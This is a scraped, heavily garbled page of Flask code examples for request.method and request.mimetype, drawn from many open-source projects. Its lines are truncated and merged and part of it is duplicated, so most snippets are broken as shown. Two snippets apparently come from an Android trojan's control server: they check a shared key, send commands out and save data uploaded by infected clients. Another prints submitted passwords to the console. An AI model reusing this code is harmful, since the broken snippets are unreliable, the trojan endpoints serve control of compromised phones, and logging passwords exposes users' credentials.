def addreactionlist():  
  
    if request.method == "GET":  
  
        for eachReagent in session.query(Reagents):
```

```
newReaction1 = Reactions(reagentid=eachReagent.id,
reactionint=0) session.add(newReaction1)

newReaction2 = Reactions(reagentid=eachReagent.id,
reactionint=1) session.add(newReaction2)

newReaction3 = Reactions(reagentid=eachReagent.id,
reactionint=2) session.add(newReaction3)

session.commit()

dbreactionList = (
    session.query(Reactions, Reagents)
    .filter(Reactions.reagentid == Reagents.id)
    .all()
)

return render_template("dbreactionlist.html",
dbreactionList=dbreactionList)
```

**Example 21**

[Project: DancesafeResults](#) Author: *siorai* File: [DancesafeResults.py](#)  
[GNU Affero General Public](#)

6 vo

[License v3.0](#)

def addmastermateriallist():

"""

Adds the materialList from DatabaseMasterList into the DB.

\*To be used during initial database creation.

```
:return: page showing all material types.
```

```
"""
```

```
if request.method == "GET":  
  
    for eachType in materialList:  
  
        newType = MaterialType(name=eachType)  
  
        session.add(newType)  
  
        session.commit()  
  
    dbmateriallist = session.query(MaterialType.id,  
        MaterialType.name).order_by MaterialType.name  
  
)  
  
return render_template("materialsindb.html",  
    dbmateriallist=dbmateriallist)
```

**Example 22**  
Project: *adh6* Author: *bonnetn* File: [proxy.py](#) [GNU General Public License v3.0](#)

6 vo

```
def __init__(self, controller: ProxyController): self.blueprint =  
    Blueprint('proxy_blueprint', __name__)  
  
    @self.blueprint.route('/', defaults={'path': ''})  
  
    @self.blueprint.route('/<path:path>', methods=['GET', 'OPTIONS',  
        'HEAD', '  
  
    def proxy(path):  
  
        return controller.proxy(
```

```
path,  
Request(  
method=request.method,  
args=request.args,  
headers=request.headers,  
raw_content=request.stream.read(),  
,  
session.get(SESSION_TOKEN)  
)
```

### Example 23

Project: *pornote* Author: *haltode* File: [member.py](#) MIT License

6 vo

```
def sign_in():  
if "email" in session:  
    return redirect(url_for("homepage"))  
  
if request.method == "GET":  
  
    return render_template("sign_in.html")  
elif request.method == "POST":  
  
    email = request.form.get("email")  
  
    password = request.form.get("password")  
    member = Member.query.filter_by(email=email).first()  
    if member and
```

```
member.check_password(password):  
  
    session["email"] = email  
  
    return redirect(url_for("homepage"))  
  
else:  
  
    flash("Email ou mot de passe incorrect !") return  
    render_template("sign_in.html") Example 24
```

Project: *password\_pwncheck* Author: CboeSecurity File: [password-pwncheck.py](#) MIT License

6 vo

```
def v1CheckPassword():  
  
    username = "  
  
    password = "  
  
    if request.method == 'GET':  
  
        username = request.args.get('u', "")  
  
        password = request.args.get('p', "")  
  
        print(request.args.get('u', ""))  
  
        print(request.args.get('p', ""))  
  
    reserve = True  
  
    elif request.method == 'POST':  
  
        username = request.form.get('u', "")  
  
        password = request.form.get('p', "")
```

```
reserve = False

(isGood,code,reason) = pwn.verifyPasswordGood(username,
password,

reserve=reserve,
always_true=cfg.yesman)

logStore.code = code

logStore.isValid = isGood

logStore.user = username

message = u''.join(map(str,[isGood,code,reason])) return message
```

## Example 25

Project: *telegram-innovation-chatbot* Author: zaoldyeck File: [main.py](#)  
[MIT License](#)

5 vo

```
def webhook_handler():

    """Set route /hook with POST method will trigger this method."""

    if request.method == "POST":

        update = telegram.Update.de_json(request.get_json(force=True),
        bot) dispatcher.process_update(update)

    return 'ok'
```

## Example 26

Project: *flaskit* Author: elston File: [views.py](#) [MIT License](#)

5 vo

```
def login():

    # ..

    form = LoginForm(request.form)

    if request.method == 'POST':

        if form.validate_on_submit():

            login_user(form.user)

            redirect_url = request.args.get('next') or url_for('admin.index')
            return redirect(redirect_url)

        else:

            flash_errors(form)

    # ..

    return render_template('accounts/login.html', form=form)
```

**Example 27**

Project: *flask-ci* Author: *vicenteneto* File: [views.py](#) [MIT License](#)

5 vo

```
def create_list():

    if request.method == 'POST':

        return 'Create user'

    return 'List users'
```

**Example 28**

Project: *flask-ci* Author: *vicenteneto* File: [views.py](#) [MIT License](#)

5 vo

```
def read_delete_update(user_id):  
    if request.method == 'GET':  
        return 'Read user %s' % user_id  
    elif request.method == 'DELETE':  
        return 'Delete user %s' % user_id  
    return 'Update user %s' % user_id
```

## Example 29

Project: *zmirror* Author: *aploium* File: [zmirror.py](#) [MIT License](#)

5 vo

```
def put_response_to_local_cache(url, _our_resp,  
                                without_content=False):
```

"""

put our response object(headers included) to local cache

:param without\_content: for stream mode use

:param url: client request url

:param \_our\_resp: our response(flask response object) to client,  
would be stor

:type url: str

:type \_our\_resp: Response

```
:type without_content: bool

"""

# Only cache GET method, and only when remote returns 200(OK)
status if parse.method != 'GET' or _our_resp.status_code != 200:
return

dbgprint('PuttingCache:', url, "without_content:", without_content) if
without_content:

our_resp = copy.copy(_our_resp)

our_resp.response = None # delete iterator

obj_size = 0

else:

our_resp = _our_resp

obj_size = len(parse.remote_response.content)

# requests' header are CaseInsensitive

last_modified = parse.remote_response.headers.get('Last-Modified',
None) cache.put_obj(
url,
our_resp,
expires=get_expire_from_mime(parse.mime),
obj_size=obj_size,
last_modified=last_modified,
info_dict={'without_content': without_content,
```

```
'last_modified': last_modified,  
},  
)
```

### Example 30

Project: *zmirror* Author: *aploium* File: [zmirror.py](#) MIT License

5 vo

```
def response_cookies_deep_copy():
```

```
"""
```

It's a BAD hack to get RAW cookies headers, but so far, we don't have better w We'd go DEEP inside the urllib's private method to get raw headers raw\_headers example:

```
[('Cache-Control', 'private'),  
(('Content-Length', '48234'),  
(('Content-Type', 'text/html; Charset=utf-8'),  
(('Server', 'Microsoft-IIS/8.5'),  
(('Set-Cookie','BoardList=BoardID>Show; expires=Mon, 02-May-2016  
16:00:00 GMT; ('Set-Cookie','aspsky=abcefgh; expires=Sun, 24-Apr-  
2016 16:00:00 GMT; path=/; ('Set-Cookie',  
'ASPSESSIONIDSCSSDSSQ=OGKMLAHDHBFDJCDMGBAGOM  
J; path=/'), ('X-Powered-By', 'ASP.NET'),  
(('Date', 'Tue, 26 Apr 2016 12:32:40 GMT'))]
```

```
"""
```

```

raw_headers =
parse.remote_response.raw._original_response.headers._headers
header_cookies_string_list = []

for name, value in raw_headers:
    if name.lower() == 'set-cookie':
        if my_host_scheme == 'http://':
            value = value.replace('Secure;', "")
            value = value.replace(';Secure', ';')
            value = value.replace('; Secure', ';') if 'httponly' in value.lower():
                if enable_aggressive_cookies_path_rewrite:
                    # 暴力cookie path重写, 把所有path都重写为 /
                    value = regex_cookie_path_rewriter.sub('path=/', value) elif
enable_aggressive_cookies_path_rewrite is not None:
                        # 重写HttpOnly Cookies的path到当前url下
                        # eg(/extdomains/a.foobar.com): path=/verify; -> path=/extdoma if
parse.remote_domain not in domain_alias_to_target_set: # d value =
regex_cookie_path_rewriter.sub(
                            '\g<prefix>/=extdomains/' + parse.remote_domain + '\g<
header_cookies_string_list.append(value)
return header_cookies_string_list

```

### Example 31

Project: `eve-auth-jwt` Author: `rs` File: [auth.py](#) [MIT License](#)

5 vo

```
def authorized(self, allowed_roles, resource, method): authorized = False

if request.authorization:

    auth = request.authorization

    authorized = self.check_auth(auth.username, auth.password,
        allowed_roles, resource, method)

else:

    try:

        access_token = request.args['access_token']

    except KeyError:

        access_token = request.headers.get('Authorization', "").partition(

            authorized = self.check_token(access_token, allowed_roles,
                resource, m return authorized
```

## Example 32

Project: `eve-auth-jwt` Author: `rs` File: [auth.py](#) [MIT License](#)

5 vo

```
def requires_token(self, audiences=None, allowed_roles=None):
```

"""

Decorator for functions that will be protected with token authentication.

Token must be provided either through `access_token` parameter or `Authoriza` header.

See `check_token()` method for further details.

"""

```
def requires_token_wrapper(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        try:
            token = request.args['access_token']
        except KeyError:
            token = request.headers.get('Authorization', "").partition(' ')
            if not self._perform_verification(token, audiences, allowed_roles):
                abort(401)
        return f(*args, **kwargs)
    return decorated
return requires_token_wrapper
```

### Example 33

Project: `pnp` Author: *HazardDede* File: <http://pypkg.org/p/pnp> MIT License

5 vo

```
def _create_app(self):
    that = self
    flask = load_optional_module('flask', self.EXTRA)
    app = flask.Flask(__name__)
```

```
if self.server_impl == 'flask':  
  
    # We need to register a shutdown endpoint, to end the serving if  
    # using  
  
    # development server  
  
    @app.route('/_shutdown', methods=['DELETE'])  
  
    def shutdown(): # pylint: disable=unused-variable from flask import  
        request  
  
        func = request.environ.get('werkzeug.server.shutdown') if func is  
        None:  
  
            raise RuntimeError('Not running with the Werkzeug Server') #  
  
        func()  
  
    return json.dumps({'success': True}), 200, {'ContentType': 'appli  
  
    @app.route('/', defaults={'path': '/'}, methods=self.allowed_methods)  
  
    @app.route('/<path:path>', methods=self.allowed_methods) def  
    catch_all(path): # pylint: disable=unused-variable from flask import  
        request  
  
        data = request.get_json(force=True, silent=True) if data is None: #  
        No valid json in request body > fallback to data data = request.data if  
        request.data != b"" else None payload = dict(  
  
        endpoint=path,  
  
        levels=["/"] if path == "/" else path.split('/'), method=request.method,  
  
        query=self._flatten_query_args(dict(request.args)), data=data,  
  
        is_json=isinstance(data, dict),
```

```
url=request.url,  
full_path=request.full_path,  
path=request.path  
)  
that.notify(payload)  
return json.dumps({'success': True}), 200, {'ContentType': 'application/json'}  
return app
```

### Example 34

Project: *flasky* Author: *RoseOu* File: [form.py](#) MIT License

5 vo

```
def is_submitted(self):
```

"""

Checks if form has been submitted. The default case is if the HTTP method is \*\*PUT\*\* or \*\*POST\*\*.

"""

```
return request and request.method in ("PUT", "POST")
```

### Example 35

Project: *Nurevam* Author: *Maverun* File: [app.py](#) MIT License

5 vo

```
def csrf_protect():
```

```
if request.method == "POST":
```

```
token = session.pop('_csrf_token', None)  
if not token or token != request.form.get('_csrf_token'): abort(403)
```

## Example 36

[Project: PythonMicroservicesDevelopment](#) [Code](#) Author: [mtianyan](#)  
[File: users.py](#) [Apache License](#)

5 vo

[2.0](#)

```
def create_user():  
    form = UserForm()  
    if request.method == 'POST':  
        if form.validate_on_submit():  
            new_user = User()  
            form.populate_obj(new_user)  
            db.session.add(new_user)  
            db.session.commit()  
            return redirect('/users')  
    return render_template('create_user.html', form=form) Example 37
```

[Project: PythonMicroservicesDevelopment](#) [Code](#) Author: [mtianyan](#)  
[File: users.py](#) [Apache License](#)

5 vo

[2.0](#)

```
def create_user():

    form = UserForm()

    if request.method == 'POST':

        if form.validate_on_submit():

            new_user = User()

            form.populate_obj(new_user)

            db.session.add(new_user)

            db.session.commit()

            return redirect('/users')

    return render_template('create_user.html', form=form) Example 38
```

Project: *comport* Author: *codeforamerica* File: [views.py](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def add_department():

    form = NewDepartmentForm(request.form)

    if request.method == 'POST':

        if form.validate_on_submit():

            Department.create(name=form.department_name.data,
                short_name=form.depa flash('Department %s created.' %
                form.department_name.data, 'info') return
                redirect(url_for('admin.admin_dashboard')) else:

            flash_errors(form)
```

```
return render_template("admin/newDepartment.html", form=form)
```

## Example 39

Project: *comport* Author: *codeforamerica* File: [views.py](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def new_invite_code():

    form = NewInviteForm(request.form)

    form.department_id.choices = [(d.id, d.name) for d in
        Department.query.order_by if request.method == 'POST']

    if form.validate_on_submit():

        invite = Invite_Code.create(department_id=form.department_id.data,
            code=flash('Invite Code for {0}: {1}'.format(invite.department.name))
        created)
        return redirect(url_for('admin.admin_dashboard')) else:
            flash_errors(form)

    return render_template("admin/newInvite.html", form=form)
```

**Example 40**

Project: *comport* Author: *codeforamerica* File: [views.py](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def edit_user(user_id):

    user = User.get_by_id(user_id)

    if not user:
```

```
abort(404)

form = EditUserForm(request.form, departments=[d.id for d in
user.departments]

form.departments.choices = [(d.id, d.name) for d in
Department.query.order_by()

if request.method == 'POST':

user.departments = [Department.get_by_id(int(d)) for d in
form.departments]
user.save()

flash('User updated.', 'info')

return redirect(url_for('admin.admin_dashboard'))
return
render_template("admin/editUser.html", form=form, user=user)
```

#### **Example 41**

Project: *comport* Author: *codeforamerica* File: [views.py](#) [BSD 3-Clause "New" or "Revised" License](#)

```
5 vo

def start_password_reset(user_id):

user = User.get_by_id(user_id)

if not user:

abort(404)

if request.method == 'POST':

user.password_reset_uuid = str(uuid.uuid4())

user.save()

flash('User password reset engaged.', 'info')
```

```
return redirect(url_for('admin.edit_user', user_id=user_id)) return  
redirect(url_for('admin.edit_user', user_id=user_id))
```

**Example 42**

Project: *comport* Author: *codeforamerica* File: [views.py](#) BSD 3-  
[Clause "New" or "Revised" License](#)

5 vo

```
def edit_extractor(extractor_id):  
  
    extractor = Extractor.get_by_id(extractor_id)  
  
    if not extractor:  
  
        abort(404)  
  
    form = EditExtractorForm(request.form, departments=[d.id for d in  
    extractor.dept.form.departments.choices = [(d.id, d.name) for d in  
    Department.query.order_by()  
  
    if request.method == 'POST':  
  
        extractor.departments = [Department.get_by_id(int(d)) for d in  
        form.depart.extractor.save()  
  
        flash('Extractor updated.', 'info')  
  
    return redirect(url_for('admin.admin_dashboard')) return  
    render_template("admin/editExtractor.html", form=form,  
    extractor=extractor)
```

**Example 43**

Project: *comport* Author: *codeforamerica* File: [views.py](#) BSD 3-  
[Clause "New" or "Revised" License](#)

5 vo

```
def start_extractor(department_id):
```

```
department = Department.get_by_id(department_id) if not
department:
    abort(404)

if request.method == 'POST':
    if request.form['submit'] == 'Set':
        extractor = department.get_extractor()
        extractor.next_year = request.form["year"]
        extractor.next_month = request.form["month"]
        extractor.save()
        flash("Extractor start date set to {}/{}".format(extractor.next_month,
        return redirect(url_for('department.department_dashboard',
        department_
```

#### # <<<<< EDIT ENDPOINTS >>>>>>> Example 44

Project: *radius-1xtest* Author: *shanghai-edu* File: [views.py](#) [Apache License 2.0](#)

5 vo

```
def radius_test(ssid):
    ssid_config = app.config['SSID_CONFIG']
    if ssid not in ssid_config:
        return "404 page not found",404
    if request.method == 'GET':
```

```
return render_template('radius1x.html',ssid=ssid) username =  
request.form['username'].encode("utf-8") password =  
request.form['password'].encode("utf-8") verify_code =  
request.form['verify_code']  
  
if 'code_text' in session and verify_code.lower() !=  
session['code_text'].  
  
return render_template('radius1x.html',ssid=ssid,verify_error=True  
tsStart = time()  
  
try:  
  
res = radius_challenge(username, password, ssid_config[ssid]['RADI  
t= time() - tsStart  
  
result = {"username":username," method":"mscharpv2","time":t,"succ  
if result["success"]:  
  
access = "Access-Accept"  
  
else:  
  
access = "Access-Reject"  
  
timeusage = ("%.2f" % result['time'])  
  
timeusage = str(timeusage) + "s"  
  
return render_template('radius1x.html', ssid=ssid,username=result[  
except:  
  
t = time() - tsStart  
  
result = {"username":username," method":"mscharpv2","time":t,"succ  
if result["success"]:  
  
access = "Access-Accept"
```

```
else:  
  
    access = "Access-Reject"  
  
    timeusage = ("%.2f" % result['time'])  
  
    timeusage = str(timeusage) + "s"  
  
    return render_template('radius1x.html', ssid=ssid, username=result[
```

## Example 45

Project: *IBM-Waston-apply* Author: *littlewizardL* File: [welcome.py](#)  
[Apache License 2.0](#)

```
5 vo  
  
def check():
```

```
if request.method == 'GET':  
  
    token = 'changshunowcs'  
  
    signature = request.args.get('signature', "")  
  
    echostr = request.args.get('echostr', "")  
  
    timestamp = request.args.get('timestamp', "")  
  
    nonce = request.args.get('nonce', "")  
  
    tmp = [timestamp, nonce, token]  
  
    tmp.sort()  
  
    tmp = ".join(tmp)  
  
if ( hashlib.sha1(tmp).hexdigest() == signature ): return  
make_response(echostr)
```

```
else:

    recMsg = receive.parse_xml(request.stream.read()) if
    isinstance(recMsg, receive.Msg):

        toUser = recMsg.FromUserName

        fromUser = recMsg.ToUserName

        if recMsg.MsgType == 'text':

           textContent1 = recMsg.Content

            textContent2 = translate.Translate(textContent1) textContent3 =
            poem.MakePoem(textContent2)

            replyMsg = reply.TextMsg(toUser, fromUser, textContent3) return
            replyMsg.send()

        if recMsg.MsgType == 'image':

            mediald = recMsg.Mediald

            mediaUrl = recMsg.PicUrl

            imgContent1 = visual.VisualContent(mediaUrl)

            imgContent2 = translate.Translate(imgContent1)

            content = poem.MakePoem(imgContent2)

            #content = "url: " + mediaUrl

            replyMsg = reply.TextMsg(toUser, fromUser, content) return
            replyMsg.send()

    else:

        return reply.Msg().send()
```

```
else:  
    print ("...")  
    return reply.Msg().send()
```

## Example 46

Project: *ras-frontstage* Author: *ONSdigital* File:  
[enter\\_account\\_details.py](#) MIT License

```
5 vo  
  
def register_enter_your_details():  
  
    # Get and decrypt enrolment code  
  
    encrypted_enrolment_code =  
        request.args.get('encrypted_enrolment_code', None)  
    enrolment_code =  
        cryptographer.decrypt(encrypted_enrolment_code.encode()).deco  
  
    form = RegistrationForm(request.values,  
        enrolment_code=encrypted_enrolment_code)  
    form.email_address.data = form.email_address.data.strip()  
  
    # Validate enrolment code before rendering or checking the form  
    iac_controller.validate_enrolment_code(enrolment_code) if request.  
    method == 'POST' and form.validate(): logger.info('Attempting to  
    create account')  
  
    email_address = form.email_address.data  
  
    registration_data = {  
        'emailAddress': email_address,  
        'firstName': request.form.get('first_name'),
```

```
'lastName': request.form.get('last_name'),  
'password': request.form.get('password'),  
'telephone': request.form.get('phone_number'),  
'enrolmentCode': enrolment_code,  
}  
  
try:  
  
    party_controller.create_account(registration_data) except ApiError  
    as exc:  
  
        if exc.status_code == 400:  
  
            logger.info('Email already used')  
  
            error = {"email_address": ["This email has already been used to re  
            return render_template('register/register.enter-your-details.html'  
  
        else:  
  
            logger.error('Failed to create account', status=exc.status_code) raise  
            exc  
  
            logger.info('Successfully created account')  
  
            return redirect(url_for('register_bp.confirm_enter_your_details',  
            email_ad else:  
  
            return render_template('register/register.enter-your-details.html',  
            form=f Example 47
```

Project: *ras-frontstage* Author: *ONSdigital* File: [add\\_survey.py](#) [MIT License](#)

5 vo

```
def add_survey(_):

    form = EnrolmentCodeForm(request.form)

    if request.method == 'POST' and form.validate():
        logger.info('Enrolment code submitted')

        enrolment_code = request.form.get('enrolment_code').lower()

        # Validate the enrolment code

        try:

            iac = iac_controller.get_iac_from_enrolment(enrolment_code) if iac
            is None:

                logger.info('Enrolment code not found')

                template_data = {"error": {"type": "failed"}}

                return render_template('surveys/surveys-add.html', form=form, data
                if not iac['active']:

                    logger.info('Enrolment code not active')

                    template_data = {"error": {"type": "failed"}}

                    return render_template('surveys/surveys-add.html', form=form, data
                    except ApiError as exc:

                        if exc.status_code == 400:

                            logger.info('Enrolment code already used', status_code=exc.status_
                            template_data = {"error": {"type": "failed"}}

                            return render_template('surveys/surveys-add.html', form=form, data
                        else:
```

```

logger.error('Failed to submit enrolment code', status_code=exc.status_code)
raise exc

cryptographer = Cryptographer()

encrypted_enrolment_code =
cryptographer.encrypt(enrolment_code.encode())

logger.info('Successful enrolment code submitted') return
redirect(url_for('surveys_bp.survey_confirm_organisation',
encrypted_enrolment_code=encrypted_enrolment_code,
_external=True,
_scheme=getenv('SCHEME', 'http')))

elif request.method == 'POST' and not form.validate():
logger.info('Invalid character length, must be 12 characters')
template_data = {"error": {"type": "failed"}}

return render_template('surveys/surveys-add.html', form=form,
data=template_data) return render_template('surveys/surveys-add.html',
form=form, data={"error": {

```

## **Example 48**

Project: *activitypump-server* Author: *w3c-social* File: [\*views.py\*](#)  
[Apache License 2.0](#)

5 vo

```

def submit_example():

if request.method == "GET":

return render_template("form.html")

# otherwise, it's a POST

new_user = {}

```

```
def update_from_field(fieldname):
    if fieldname in request.form:
        new_user[fieldname] = request.form[fieldname]
    map(update_from_field, ['username', 'real_name'])
    db.USERS[request.form['username']] = new_user
    return redirect(url_for('show_db_stuff'))
```

### Example 49

Project: *cisco-dnac-platform-webex-notifications* Author: *robertcsapo*  
File: [run.py](#) [MIT License](#)

5 vo

```
def mainPage():
    if request.method == 'GET':
        return("cisco-dnac-platform-webex-notifications version %s -> by
Robert Cs")
    elif request.method == 'POST':
        return("cisco-dnac-platform-webex-notifications healthcheck")
```

### Example 50

Project: *restful-ben* Author: *CityOfPhiladelphia* File: [resources.py](#)  
[MIT License](#)

5 vo

```
def dispatch(self, *args, **kwargs):
    if hasattr(self, 'methods'):
        method = request.method
```

```
if method not in self.methods and method not in ['HEAD','OPTIONS']:  
    raise Exception('Unimplemented method %r' % request.method)  
return super(BaseResource, self).dispatch(*args, **kwargs)
```

## Python `flask.request.mimetype()` Examples

The following are code examples for showing how to use `flask.request.mimetype()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: [git-webhook](#) Author: [NetEaseGame](#) File: `validator.py` MIT License 6 vc

```
def get_data(self):
    """
        Get request data based on request.method and request.mimetype
    Returns:
        A regular dict which can be modified(scheme will modify data
        on validating)
    """
    if request.method in ['GET', 'DELETE']:
        return request.args.to_dict()
    else:
        if request.mimetype == 'application/json':
            data = request.get_json()
            if not isinstance(data, collections.Mapping):
                self.handle_error('JSON content must be object')
            return data
        else:
            return request.form.to_dict()
```

### Example 2

Project: [woodbox](#) Author: [patrickbaumier](#) File: `record_api.py` Apache License 2.0 6 vc

```
def post(self):
    if request.mimetype != 'application/vnd.api+json':
        return '', 415, {'Accept-Patch': 'application/vnd.api+json'}

    input_data = request.get_json(force=True) or {}
    schema = self.schema_class()

    try:
        data, _ = schema.load(input_data)
    except ValidationError as err:
        abort(415, errors=[err.args[0]])
    except Exception as err:
        abort(422, errors=[err.args[0]])

    new_item = self.model_class(**data)
    db.session.add(new_item)
    db.session.commit()

    return (self.schema_class().dump(new_item, many=False).data,
            201, {'Content-location': url_for(self.record_api.scoped_endpoint)})
```

### Example 3

Project: [rojandroid\\_server](#) Author: [remijouanier](#) File: `app.py` GNU General Public License v3.0 6 vc

Python flask.request.mimetype() Examples The following are code examples for showing how to use `flask.request.mimetype()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `git-webhook` Author: `NetEaseGame` File: [`validator.py`](#) [MIT License](#)

6 vo

```
def get_data(self):
```

```
    """
```

Get request data based on `request.method` and `request.mimetype`  
Returns:

A regular dict which can be modified(scheme will modify data on validating)

```
    """
```

```
if request.method in ['GET', 'DELETE']:
```

```
    return request.args.to_dict()
```

```
else:
```

```
    if request.mimetype == 'application/json': data = request.get_json()
```

```
    if not isinstance(data, collections.Mapping): self.handle_error('JSON content must be object') return data
```

```
else:
```

```
    return request.form.to_dict()
```

## Example 2

Project: *woodbox* Author: *patrickfournier* File: [\*record\\_api.py\*](#) Apache License 2.0

6 vo

```
def post(self):

    if request.mimetype != 'application/vnd.api+json': return 415, {'Accept-Patch': 'application/vnd.api+json'}

    input_data = request.get_json(force=True) or {}

    schema = self.schema_class()

    try:

        data, _ = schema.load(input_data)

    except ValidationError as err:
        abort(415, errors=[err.args[0]])

    except Exception as err:
        abort(422, errors=[err.args[0]])

    new_item = self.model_class(**data)

    db.session.add(new_item)

    db.session.commit()

    return (self.schema_class().dump(new_item, many=False).data, 200, {'Content-Location': url_for(self.record_api.scoped_endpoint(
```

## Example 3

Project: *trojandroid\_server* Author: *remijouannet* File: [app.py](#) [GNU General Public License v3.0](#)

6 vo

```
def action(self):
    sha1 = hashlib.sha1()
    sha1.update(KEY)
    try:
        SHA = request.headers.get('Authorization').split(':::')[1]
        MAC = request.headers.get('Authorization').split(':::')[0]
        IP = request.remote_addr
        if SHA != sha1.hexdigest():
            return Response(self.null, status=401)
        except Exception:
            return Response(self.null, status=401)
        for arg, value in sorted(vars(self.args).items()):
            if value and not self.nullAction and arg not in self.excludeArgs:
                return Response(json.dumps({arg: value}), status=200, mimetype='a')
        return self.null
```

#### **Example 4**

Project: *har-sanitizer* Author: *google* File: [decorators.py](#) [Apache License 2.0](#)

5 vo

```
def accept( mimetype):  
  
    def decorator(func):  
  
        """  
  
        Decorator which returns a 406 Not Acceptable if the client won't  
        accept a certain mimetype  
  
        """  
  
        @wraps(func)  
  
        def wrapper(*args, **kwargs):  
  
            if mimetype in request.accept_mimetypes:  
  
                return func(*args, **kwargs)  
  
            message = "Request must accept {}".format( mimetype) data =  
            json.dumps({"message": message}) return Response(data, 406,  
            mimetype="application/json")  
            return wrapper  
  
        return decorator
```

## Example 5

Project: *har-sanitizer* Author: *google* File: [decorators.py](#) Apache  
[License 2.0](#)

5 vo

```
def require( mimetype):  
  
    def decorator(func):  
  
        """
```

Decorator which returns a 415 Unsupported Media Type if the client sends something other than a certain mimetype

"""

```
@wraps(func)

def wrapper(*args, **kwargs):
    if (request. mimetype == mimetype):
        return func(*args, **kwargs)

    message = "Request must contain {} data".format( mimetype) data =
    json.dumps({"message": message}) return Response(data, 415,
    mimetype="application/json") return wrapper

return decorator
```

## Example 6

Project: *graphene-file-upload* Author: *lmcgartland* File: [init.py](#)  
[MIT License](#)

5 vo

```
def parse_body(self):
    """Handle multipart request spec for multipart/form-data"""

    content_type = request. mimetype

    if content_type == 'multipart/form-data':
        operations = load_json_body(request.form.get('operations', '{}'))
        files_map = load_json_body(request.form.get('map', '{}')) return
        place_files_in_operations(
            operations,
```

```
files_map,  
request.files  
)  
return super(FileUploadGraphQLView, self).parse_body() Example 7
```

Project: *invenio-records-rest* Author: *inveniosoftware* File: [errors.py](#) [MIT License](#)

5 vo

```
def __init__(self, content_type=None, **kwargs):  
    """Initialize exception."  
super(RESTException, self).__init__(**kwargs) content_type =  
content_type or request.mimetype self.description = 'Unsupported  
media type "{0}"'.format(content_type) Example 8
```

Project: *flump* Author: *rolepoint* File: [web\\_utils.py](#) [MIT License](#)

5 vo

```
def get_json():  
    """
```

Returns the request.json if we have the correct MIMETYPE.

"""

```
if request.mimetype and request.mimetype not in  
ALLOWED_MIMETYPES: raise UnsupportedMediaType  
return request.get_json(force=True)
```

**Example 9**

Project: *cauldron* Author: *sernst* File: [\*execution.py\*](#) MIT License

5 vo

```
def parse_command_args(response: 'Response') -> typing.Tuple[str, str]:
```

"""

:param response:

The response object to modify with status or error data

:return:

A tuple where the first element is the name of the command to execute, and the second is a string representing the arguments to apply to that command.

"""

```
cmd = None
```

```
parts = None
```

```
name = None
```

```
args = None
```

```
request_args = arguments.from_request()
```

try:

```
    cmd = request_args.get('command', '') parts = [x.strip() for x in  
    cmd.split(' ', 1)]
```

```
    name = parts[0].lower()
```

```
    args = request_args.get('args', '')
```

```
if not isinstance(args, str):
    args = ' '.join(args)
    args += ' {}'.format(parts[1] if len(parts) > 1 else "").strip() except
    Exception as err:
        response.fail(
            code='INVALID_COMMAND',
            message='Unable to parse command',
            cmd=cmd if cmd else '',
            parts=parts,
            name=name,
            args=args,
            error=err,
            mime_type='{}'.format(request. mimetype),
            request_data='{}'.format(request.data),
            request_args=request_args
        )
    return name, args
```

## Example 10

Project: *woodbox* Author: *patrickfournier* File: [\*record\\_api.py\*](#) Apache License 2.0

5 vo

```
def patch(self, item_id):

    if request.mimetype != 'application/vnd.api+json': return "", 415,
    {'Accept-Patch': 'application/vnd.api+json'}

    input_data = request.get_json(force=True) or {}

    schema = self.schema_class()

    try:

        data, _ = schema.load(input_data, partial=True) except
        ValidationError as err:
            abort(415, errors=[err.args[0]])

        except Exception as err:
            abort(422, errors=[err.args[0]])

        item, exists = self._get_item(item_id, 'update',
            check_existence=True) if not item:
            # According to RFC5789, we may create the ressource, but we do
            # not.

        if exists is None:
            abort(500)

        elif not exists:
            abort(404)

        else:
            abort(403)

    else:
```

```
for key in data:  
  
    setattr(item, key, data[key])  
  
    msg = item.checkUpdatePrecondition()  
  
    if msg:  
  
        abort(400, errors=[msg])  
  
    else:  
  
        db.session.commit()  
  
return ", 204, {'Content-Location': url_for(self.scoped_endpoint(
```

## Example 11

Project: *flask-autofixture* Author: *janukobyttsch* File: [\*fixture.py\*](#) [MIT License](#)

5 vo

```
def from_request(cls, request, app, name): if not  
Fixture.is_supported(request.mimetype): raise TypeError  
  
fixture = cls(request.data, name, app.name, request.path,  
request.method, is_response=False)  
  
return fixture
```

## Example 12

Project: *flask-autofixture* Author: *janukobyttsch* File: [\*fixture.py\*](#) [MIT License](#)

5 vo

```
def from_response(cls, response, app, name): if not
Fixture.is_supported(response.mimetype): raise TypeError

fixture = cls(response.get_data(), name, app.name, request.path,
request.method)

return fixture
```

### Example 13

Project: *trojandroid\_server* Author: *remijouannet* File: [app.py GNU General Public License v3.0](#)

5 vo

```
def result(self):

sha1 = hashlib.sha1()

sha1.update(KEY)

SHA = request.headers.get('Authorization').split(':::')[1]

MAC = request.headers.get('Authorization').split(':::')[0]

IP = request.remote_addr

if SHA == sha1.hexdigest():

print(IP + " " + MAC)

if request.mimetype == "application/json": try:

resultjson = json.dumps(request.get_json(), indent=3, sort_key
print(resultjson)

except Exception:

print(str(request.data))
```

```
elif request.mimetype == "multipart/form-data": fileresult =  
expanduser("~/") + "/result"  
  
print(fileresult)  
  
request.files['filedata'].save(fileresult) else:  
  
print(str(request.data))  
  
self.nullAction = True  
  
self.stop()  
  
return Response(self.null, status=200)  
  
else:  
  
print(request.remote_addr + "Wrong KEY") return  
Response(self.null, status=401)
```

## Example 14

Project: *docker* Author: *getavalon* File: [flask.py](#) MIT License

5 vo

```
def get_http_info(self, request):
```

```
"""
```

Determine how to retrieve actual data by using request.mimetype.

```
"""
```

```
if self.is_json_type(request.mimetype):  
    retriever = self.get_json_data  
  
else:
```

```
retriever = self.get_form_data
```

```
return self.get_http_info_with_retriever(request, retriever) Example 15
```

Project: *wazo-dir* Author: *wazo-platform* File: [http.py](#) [GNU General Public License v3.0](#)

5 vo

```
def get(self):
```

```
    user_uuid = _get_calling_user_uuid()
```

```
    contacts = self.personal_service.list_contacts_raw(user_uuid)
    mimetype = request.mimetype
```

```
    if not mimetype:
```

```
        args = parser.parse_args()
```

```
        mimetype = args.get('format', None)
```

```
    return self.contacts_formatter(mimetype)(contacts) Example 16
```

Project: *wazo-dir* Author: *wazo-platform* File: [http.py](#) [GNU General Public License v3.0](#)

5 vo

```
def contacts_formatter(cls, mimetype):
```

```
